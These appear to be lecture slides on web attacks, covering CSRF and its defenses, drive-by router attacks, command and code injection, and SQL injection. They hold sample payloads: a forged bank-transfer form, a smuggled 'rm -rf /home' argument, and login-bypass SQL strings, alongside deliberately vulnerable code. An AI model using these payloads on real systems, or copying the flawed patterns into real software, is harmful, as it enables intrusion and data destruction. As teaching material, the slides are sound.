



Web Attacks

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Slides from Zakir Durumeric and Dan Boneh

OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Today

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
Cross Site Request Forgery (CSRF)

Session Authentication Cookie



bankofamerica.com

Session Authentication Cookie




POST /login:

username=X, password=Y



bankofamerica.com

Session Authentication Cookie



POST /login:

username=X, password=Y


200 OK

cookie: name=BankAuth, value=39e839f928ab79



bankofamerica.com

Session Authentication Cookie



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79




bankofamerica.com

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

Session Authentication Cookie



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79



bankofamerica.com

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

POST /transfer

cookie: name=BankAuth, value=39e839f928ab79

Cookies Sending Review

Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com

Website: attacker.com

Cookies Sending Review

Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com

Cookie 1

Cookie 1

Website: attacker.com

Cookies Sending Review

Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com **Cookie 1**

 Cookie 1

Website: attacker.com **Cookie 3**

 Cookie 1

CSRF GET Request

```
<html>  
  </img>  
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.

HTTP Methods

GET The GET method requests a representation of the specified resource. Requests using GET should only retrieve data.

POST The POST method is used to submit an entity to the specified resource, often causing a change in state or side effects on the server

CSRF POST Request

```
<form name=attackerForm action=http://bank.com/transfer>  
  <input type=hidden name=recipient value=badguy>  
</form>
```

```
<script>  
  document.attackerForm.submit();  
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

CSRF POST Request

<form name="attack"Form action="http://bank.com/transfer"

<

</form

<script

document

</script

Go

Bad News! All your money is gone.

**Cookie-based authentication is not sufficient
for requests that have any side effect**

CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic
— i.e., coming from a trusted page

- Secret Validation Token
- Referrer/Origin Validation
- SameSite Cookies

Secret Token Validation

bank.com includes a secret value in every form that the server can validate

Username or email

pat@acme.co

Password

Enter Your Password

[Forgot password?](#)

Log In

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

Secret Token Validation

bank.com includes a secret value in every form that the server can validate

Static token provides no protection (attacker can simply lookup)

Typically session-dependent identifier or token.

Attacker cannot retrieve token via GET because of Same Origin Policy

</form>

Referer/Origin Validation

The **Referer** request header contains the URL of the previous web page from which a link to the currently requested page was followed. The **Origin** header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

<https://bank.com>

->

<https://bank.com>



<https://attacker.com>

->

<https://bank.com>



->

<https://bank.com>



Recall: SameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.



The will be the default very soon.

Not All About Cookies

Prior attacks were using CRSF to abuse cookies. Assumed the user was logged in and used their credentials.

Not all attacks are attempting to abuse authenticated user

Home Router Example

Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

```

```

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

Native Apps Run Local Servers

LILY HAY NEWMAN

SECURITY 07.09.2019 11:18 AM


A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

Paypal Login

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.



The screenshot shows the PayPal interface for adding a bank account in the Philippines. At the top, there is a header with the PayPal logo, a notification bell, a settings gear, and a 'Log out' button. The main content area is titled 'Add a bank account in Philippines' in orange. Below the title, there is a paragraph explaining that PayPal protects bank accounts by keeping financial information confidential and that the name on the PayPal account must match the name on the bank account. A link 'change the name' is provided for users who need to update their name. The form itself consists of several fields: a 'Country' dropdown menu set to 'Philippines', a 'Name on account' field with 'Benilda' and 'Cruz' (with a note 'Names dont match?'), a 'Bank name' field, a 'Bank code' field (9 digits) with a link 'List of bank codes', an 'Account number' field (1-16 digits), and a 'Re-enter account number' field. At the bottom, there are 'Continue' and 'Cancel' buttons.

PayPal

Log out

Add a bank account in Philippines

PayPal protects your bank account by keeping your financial information confidential. We email you when you make transactions with this bank account.

To avoid withdrawal failures and return fees, the name on your PayPal account must match the name on your bank account. If the names don't match, you might be able to [change the name](#) on your PayPal account.

(Must use Philippine Pesos)

Country Only Philippine Peso? Philippines

(P250 PHP return fee if name doesn't match bank account)

Name on account Names dont match? Benilda Cruz

Bank name

Bank code (9 digits) [List of bank codes](#)

Account number (1-16 digits)

Re-enter account number

Continue Cancel

CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Use combination of:

- Validation Tokens (forms and async)
- Referer and Origin Headers
- SameSite Cookies

Injection

Command Injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Command Injection

Source:

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Normal Input:

```
./head10 myfile.txt -> system("head -n 100 myfile.txt")
```

Command Injection

Source:

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"  
-> system("head -n 100 myfile.txt; rm -rf /home")
```

Python Popen

Most high-level languages have safe ways of calling out to a shell.

Incorrect:

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

PHP's exec

The screenshot shows a web browser window with the GitHub search interface. The search query is "exec sudo \$_GET". The results show two PHP code snippets. The first snippet, from repository WSUEECSEE5851213Team12/haf, uses the exec function to run a command. The second snippet, from repository 35niavllys/smbstatus, uses shell_exec to run a command. The left sidebar shows filters for Repositories, Code (2,387), Issues (8), and Users. The bottom left shows a list of languages with PHP being the most common.

Search · exec sudo \$_GET

GitHub, Inc. [US] https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code

Explore Gist Blog Help

factorable

Search

exec sudo \$_GET

Search

We've found 2,387 code results

Sort: Best match

Repositories

Code 2,387

Issues 8

Users

Languages

PHP 16

HTML 12

XML 5

Markdown 2

Ruby 2

Shell 1

VimL 1

Objective-C 1

HTML+ERB 1

WSUEECSEE5851213Team12/haf – **sendMessage.php** PHP

Last indexed 6 months ago

```
1 <?php
2
3
4 $device = $_GET['device'];
5 $state = $_GET['state'];
6
7 exec( "sudo ./send " . $device . " " . $state );
8
9 ?>
```

35niavllys/smbstatus – **kill.php** PHP

Last indexed a month ago

```
1 <?
2     if(isset($_GET['kill'])){
3         echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
4     }
5 ?>
```


Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

Incorrect:

```
var preTax = eval(req.body.preTax);  
var afterTax = eval(req.body.afterTax);  
var roth = eval(req.body.roth);
```

Correct:


```
var preTax = parseInt(req.body.preTax);  
var afterTax = parseInt(req.body.afterTax);  
var roth = parseInt(req.body.roth);
```

(Almost) Never need to use eval!

SQL Injection (SQLi)

Last examples all focused on *shell* injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data



Search or enter website name

Sign In

Username

Password

Forgot Username / Password?

SIGN IN

Don't have an account?

SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login'";  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

Insecure Login Checking

Normal: (\$_POST["login"] = "alice")

```
$login = $_POST['login'];
```

```
    login = 'alice'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
    sql = "SELECT id FROM users WHERE username = 'alice'"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

Insecure Login Checking

Malicious: (\$_POST["login"] = "alice")

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
SELECT id FROM users WHERE username = 'alice'
```

```
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Malicious: (\$_POST["login"] = "alice")

```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
    SELECT id FROM users WHERE username = 'alice'
```

```
$rs = $db->executeQuery($sql);
```

```
// error occurs (syntax error)
```

Building An Attack

Malicious: “alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login';  
      SELECT id FROM users WHERE username = 'alice'--"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```


Building An Attack

Malicious: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "'--'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = "'--'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- fails because no users found
```

```
    // success
```

```
}
```

Building An Attack

Malicious: `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "' or 1=1 --'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = "' or 1=1 --'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

Building An Attack

Malicious: `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "' or 1=1 --'
```

```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
SELECT id FROM users WHERE username = "' or 1=1 --'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- succeeds. Query finds *all* users
```

```
